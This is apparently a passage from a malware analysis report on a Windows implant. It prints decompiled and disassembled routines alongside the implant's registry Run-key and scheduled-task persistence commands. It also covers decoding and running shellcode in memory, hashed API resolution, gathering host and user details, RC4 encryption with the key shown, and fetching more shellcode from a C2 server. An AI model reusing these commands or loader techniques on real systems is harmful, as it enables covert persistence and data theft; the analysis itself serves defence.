
```
BOOL OleCreateFontPictureClose()
{
  CHAR CommandLine[196]; // [esp+0h] [ebp-118h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+C4h] [ebp-54h] BYREF
  struct _STARTUPINFOA StartupInfo; // [esp+D4h] [ebp-44h] BYREF

  if ( OpenEventA(0x1F0003u, 0, "12e71c455ef5ca") )
    ExitProcess(0);
  CreateEventA(0, 0, 0, "12e71c455ef5ca");
  Close_Stop();
  strcpy(
    CommandLine,
    "/C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Amdesk /t REG_SZ /d \"Rundll32.exe SHELL32.DLL"
    ",ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe\"\" /f");
  StartupInfo.cb = 68;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  StartupInfo.wShowWindow = 0;
  StartupInfo.dwFlags = 1;
  CreateProcessA("c:\\windows\\system32\\cmd.exe", CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  CopyFileW(Str, L"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe", 1);
  return CopyFileW(
           L"active_desktop_render.dll",
           L"C:\\Users\\Public\\Libraries\\active_desktop\\active_desktop_render.dll",
           1);
}
```

Stager setting up persistence for itself.

Additionally, it will also set up persistence for itself to run every minute on the infected endpoint by creating a Scheduled Task on the system using the command:

C:\windows\system32\schtasks.exe /F /Create /TN Microsoft_Desktop /sc minute /MO 1 /TR C:\Users\Public\Libraries\active_desktop\desktop_launcher.exe


The implant will then decode and activate the next shellcode via a new thread.



```
void *Close_Property_Free()
{
  void *result; // eax
  DWORD v1; // ebx
  void *v2; // edi
  void *v3; // ebx
  HANDLE v4; // esi
  size_t v5; // [esp-8h] [ebp-18h]
  DWORD ThreadId; // [esp+8h] [ebp-8h] BYREF
  void *Src; // [esp+Ch] [ebp-4h] BYREF

  OutputDebugStringW(L"I-le-HeliosTeam");
  Src = 0;
  ThreadId = 0;
  OutputDebugStringW(L"I work at 360");
  OutputDebugStringW(L"Print-HeliosTeam");
  result = shellcode_decoding_fn(&Src, &ThreadId);
  if ( Src )
  {
    v1 = ThreadId;
    if ( ThreadId )
    {
      OutputDebugStringW(L"Print");
      dwSize = v1;
      OutputDebugStringW(L"I-le-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      OutputDebugStringW(L"Print-HeliosTeam");
      v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
      if ( v2 )
      {
        OutputDebugStringW(L"Print");
        v5 = v1;
        v3 = Src;
        memcpy(v2, Src, v5);
        OutputDebugStringW(L"I work at 360");
        OutputDebugStringW(L"I-le-HeliosTeam");
        OutputDebugStringW(L"Print-HeliosTeam");
        ThreadId = 0;
        OutputDebugStringW(L"Print-HeliosTeam");
        OutputDebugStringW(L"I-le-HeliosTeam");
        OutputDebugStringW(L"Print-HeliosTeam");
        OutputDebugStringW(L"Print-HeliosTeam");
        v4 = CreateThread(0, 0, StartAddress, v2, 0, &ThreadId);
        if ( v4 )
        {
          operator delete(v3);
          VirtualFree(v2, dwSize, 0x8000u);
          WaitForSingleObject(v4, 0xFFFFFFFF);
          ExitProcess(0);
        }
      }
      ExitProcess(0);
    }
  }
  return result;
}
```

Shellcode decoding functionality interlaced with junk debug strings referencing Qihoo 360's HeliosTeam.

The shellcode decodes DLL and API names and resolves them for later use. The DLL names are hashed using the ror13AddHash32 algorithm:




```
char __cdecl mw_fn_kern_u32_advap32_loader_APIresolver(_DWORD *a1)
{
  char v2[64]; // [esp+0h] [ebp-48h] BYREF
  int v3; // [esp+40h] [ebp-8h]
  char v4; // [esp+47h] [ebp-1h]

  v4 = 0;
  v3 = 0;
  strcpy(v2, "Kernel32.dll");
  v3 = ((int (__stdcall *)(char *))a1[1])(v2);
  if ( v3 )
  {
    a1[4] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x91AFCA54);// VirtualAlloc encoded
    a1[3] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x7946C61B);// VirtualProt encoded
    a1[2] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x30633AC);// VirtualFree encoded
    a1[6] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0xDB2D49B0);// Sleep
    a1[7] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x96A4228F);// GetComputerNameA
    a1[9] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x8AB241A0);// GetVolumeINformationA
    a1[10] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0xF791FB23);// GetTickCount
  }
  strcpy(v2, "user32.dll");
  v3 = ((int (__stdcall *)(char *))a1[1])(v2);
  strcpy(v2, "Ws2_32.dll");
  v3 = ((int (__stdcall *)(char *))a1[1])(v2);
  if ( v3 )
  {
    a1[11] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x3BFCEDCB);// WsaStartup encoded
    a1[12] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x510CFDC4);// gethostbyname encoded
    a1[13] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x4A121B5C);// inet_ntoa encoded
    a1[14] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x9F5B7976);// WSAGetLastError encoded
    a1[15] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x492F0B6E);// socket() encoded
    a1[16] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x79C679E7);// closesocket() encoded
    a1[17] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x4D5F6AC9);// shutdown encoded
    a1[18] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0xEB769C33);// ws2_htons() encoded
    a1[19] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x2FBA176D);// ws2_inet_addr() encoded
    a1[20] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0xE71819B6);// ws2_recv() encoded
    a1[21] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0xE97019A4);// ws2_send() encoded
    a1[22] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x60AAF9EC);// ws2_connect() encoded
    a1[23] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0xC055F2EC);// ws2_setsockopt() encoded
  }
  strcpy(v2, "Advapi32.dll");
  v3 = ((int (__stdcall *)(char *))a1[1])(v2);
  if ( v3 )
    a1[24] = fn_api_name_decoder((int (__stdcall *)(int, int))*a1, v3, 0x5C52AA34);// getUserNameA() encoded
  return 0;
}
```

Implant building API imports.

The implant will then collect the following information from the endpoint and send it to the C2:


- Volume serial number, which it obfuscates by adding 0x12345678. The final result is sent to C2.
- Retrieves the computer name and username and length.
- Retrieves the uptime of the host.



```
text:00401D95 FF D1                          call    ecx             ; calls GetCompNameA
text:00401D97 85 C0                          test    eax, eax
text:00401D99 75 1E                          jnz     short loc_401DB9
text:00401D9B BA 01 00 00 00                 mov     edx, 1
text:00401DA0 6B C2 00                       imul    eax, edx, 0
text:00401DA3 8B 4D 08                       mov     ecx, [ebp+arg_0]
text:00401DA6 C6 04 01 3F                    mov     byte ptr [ecx+eax], 3Fh ; '?'
text:00401DAA BA 01 00 00 00                 mov     edx, 1
text:00401DAF C1 E2 00                       shl     edx, 0
text:00401DB2 8B 45 08                       mov     eax, [ebp+arg_0]
text:00401DB5 C6 04 10 00                    mov     byte ptr [eax+edx], 0
text:00401DB9
text:00401DB9                loc_401DB9:                             ; CODE XREF: mw_get_compname_username_w_lengths+29↑j
text:00401DB9 8B 4D 08                       mov     ecx, [ebp+arg_0]
text:00401DBC 51                             push    ecx
text:00401DBD E8 EE FB FF FF                 call    fn_length_calc  ; calcs length of CompName
text:00401DC2 83 C4 04                       add     esp, 4
text:00401DC5 BA FF 01 00 00                 mov     edx, 1FFh
text:00401DCA 2B D0                          sub     edx, eax
text:00401DCC 83 EA 01                       sub     edx, 1
text:00401DCF 89 55 F8                       mov     [ebp+var_8], edx
text:00401DD2 8B 45 08                       mov     eax, [ebp+arg_0]
text:00401DD5 50                             push    eax
text:00401DD6 E8 D5 FB FF FF                 call    fn_length_calc  ; calcs length of CompName
text:00401DDB 83 C4 04                       add     esp, 4
text:00401DDE 8B 4D 08                       mov     ecx, [ebp+arg_0]
text:00401DE1 8D 54 01 01                    lea     edx, [ecx+eax+1]
text:00401DE5 89 55 FC                       mov     [ebp+var_4], edx
text:00401DE8 8D 45 F8                       lea     eax, [ebp+var_8]
text:00401DEB 50                             push    eax
text:00401DEC 8B 4D FC                       mov     ecx, [ebp+var_4]
text:00401DEF 51                             push    ecx
text:00401DF0 8B 55 F4                       mov     edx, [ebp+var_C]
text:00401DF3 8B 82 70 00 01 00              mov     eax, [edx+10070h]
text:00401DF9 8B 48 60                       mov     ecx, [eax+60h]
text:00401DFC FF D1                          call    ecx             ; calls GetUserName
text:00401DFE 85 C0                          test    eax, eax
text:00401E00 75 1E                          jnz     short loc_401E20
text:00401E02 BA 01 00 00 00                 mov     edx, 1
text:00401E07 6B C2 00                       imul    eax, edx, 0
text:00401E0A 8B 4D FC                       mov     ecx, [ebp+var_4]
text:00401E0D C6 04 01 3F                    mov     byte ptr [ecx+eax], 3Fh ; '?'
text:00401E11 BA 01 00 00 00                 mov     edx, 1
text:00401E16 C1 E2 00                       shl     edx, 0
text:00401E19 8B 45 FC                       mov     eax, [ebp+var_4]
text:00401E1C C6 04 10 00                    mov     byte ptr [eax+edx], 0
text:00401E20
text:00401E20                loc_401E20:                             ; CODE XREF: mw_get_compname_username_w_lengths+90↑j
text:00401E20 8B 4D 08                       mov     ecx, [ebp+arg_0]
text:00401E23 51                             push    ecx
text:00401E24 E8 87 FB FF FF                 call    fn_length_calc  ; calcs length of CompName
text:00401E29 83 C4 04                       add     esp, 4
text:00401E2C 8B F0                          mov     esi, eax
text:00401E2E 8B 55 FC                       mov     edx, [ebp+var_4]
text:00401E31 52                             push    edx
text:00401E32 E8 79 FB FF FF                 call    fn_length_calc  ; calcs length of UserName
text:00401E37 83 C4 04                       add     esp, 4
text:00401E3A 8D 44 06 02                    lea     eax, [esi+eax+2]
text:00401E3E 8B 4D 0C                       mov     ecx, [ebp+arg_4]
text:00401E41 89 01                          mov     [ecx], eax      ; saves_total_length
```


Implant collecting system information to send to the C2.

The collected host info is RC4 encrypted before sending it over to the C2. The RC4 key used is (hex):78 5a 12 4d 75 14 14 11 6c 02 71 15 5a 73 05 08 70 14 65 3b 64 42 22 23 20 00 00 00 00 00 00 00



```
005E0000  78 5A 12 4D 75 14 14 11 6C 02 71 15 5A 73 05 08  xZ.Mu...l.q.Zs..
005E0010  70 14 65 3B 64 42 22 23 20 00 00 00 00 00 00 00  p.e;dB"# .......
```


Pre-encryption:



```
005E0060  00 00 00 00 00 00 00 0A 21 3E 3E C2 7C 77 4D 53  ........!>>Â|wMS
005E0070  45 44 47 45 57 49 4E 31 30 00 49 45 55 73 65 72  EDGEWIN10.IEUser
```


Format : 0x0A + <Encoded Volume serial number > + <uptime> + <hostname> + <username>

Post-encryption:




```
005E0060  00 00 00 00 00 00 00 20 F0 82 0B CD FE 6F 94 E7  ....... ð..Íþo.ç
005E0070  D1 BE 03 C9 D1 61 69 FB 95 49 B9 97 21 63 A4 D1  Ñ¾.ÉÑaiû.I¹.!c¤Ñ
005E0080  42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  B...............
```

The shellcode then attempts to connect to the C2 IP address to retrieve additional shellcode that can then be executed on the infected endpoint.



```
.text:00402100
.text:00402100                  mw_recv         proc near               ; CODE XREF: sub_402160+16↓p
.text:00402100                                                          ; sub_402160+5D↓p
.text:00402100
.text:00402100                  var_C           = dword ptr -0Ch
.text:00402100                  var_8           = dword ptr -8
.text:00402100                  var_4           = dword ptr -4
.text:00402100                  arg_0           = dword ptr  8
.text:00402100                  arg_4           = dword ptr  0Ch
.text:00402100                  arg_8           = dword ptr  10h
.text:00402100
.text:00402100 55                               push    ebp
.text:00402101 8B EC                            mov     ebp, esp
.text:00402103 83 EC 0C                         sub     esp, 0Ch
.text:00402106 89 4D F4                         mov     [ebp+var_C], ecx
.text:00402109 C7 45 FC 00 00 00 00             mov     [ebp+var_4], 0
.text:00402110
.text:00402110                  loc_402110:                             ; CODE XREF: mw_recv+50↓j
.text:00402110 8B 45 FC                         mov     eax, [ebp+var_4]
.text:00402113 3B 45 10                         cmp     eax, [ebp+arg_8]
.text:00402116 73 3A                            jnb     short loc_402152
.text:00402118 6A 00                            push    0
.text:0040211A 8B 4D 10                         mov     ecx, [ebp+arg_8]
.text:0040211D 2B 4D FC                         sub     ecx, [ebp+var_4]
.text:00402120 51                               push    ecx
.text:00402121 8B 55 0C                         mov     edx, [ebp+arg_4]
.text:00402124 03 55 FC                         add     edx, [ebp+var_4]
.text:00402127 52                               push    edx
.text:00402128 8B 45 08                         mov     eax, [ebp+arg_0]
.text:0040212B 50                               push    eax
.text:0040212C 8B 4D F4                         mov     ecx, [ebp+var_C]
.text:0040212F 8B 91 70 00 01 00                mov     edx, [ecx+10070h]
.text:00402135 8B 42 50                         mov     eax, [edx+50h]
.text:00402138 FF D0                            call    eax             ; calls recv
.text:0040213A 89 45 F8                         mov     [ebp+var_8], eax
.text:0040213D 83 7D F8 00                      cmp     [ebp+var_8], 0
.text:00402141 7F 04                            jg      short loc_402147
.text:00402143 33 C0                            xor     eax, eax
.text:00402145 EB 10                            jmp     short loc_402157
.text:00402147                  ; ---------------------------------------------------------------------------
.text:00402147
.text:00402147                  loc_402147:                             ; CODE XREF: mw_recv+41↑j
.text:00402147 8B 4D FC                         mov     ecx, [ebp+var_4]
.text:0040214A 03 4D F8                         add     ecx, [ebp+var_8]
.text:0040214D 89 4D FC                         mov     [ebp+var_4], ecx
.text:00402150 EB BE                            jmp     short loc_402110
.text:00402152                  ; ---------------------------------------------------------------------------
.text:00402152
.text:00402152                  loc_402152:                             ; CODE XREF: mw_recv+16↑j
.text:00402152 B8 01 00 00 00                   mov     eax, 1
.text:00402157
.text:00402157                  loc_402157:                             ; CODE XREF: mw_recv+45↑j
.text:00402157 8B E5                            mov     esp, ebp
.text:00402159 5D                               pop     ebp
.text:0040215A C2 0C 00                         retn    0Ch
.text:0040215A                  mw_recv         endp
.text:0040215A
```

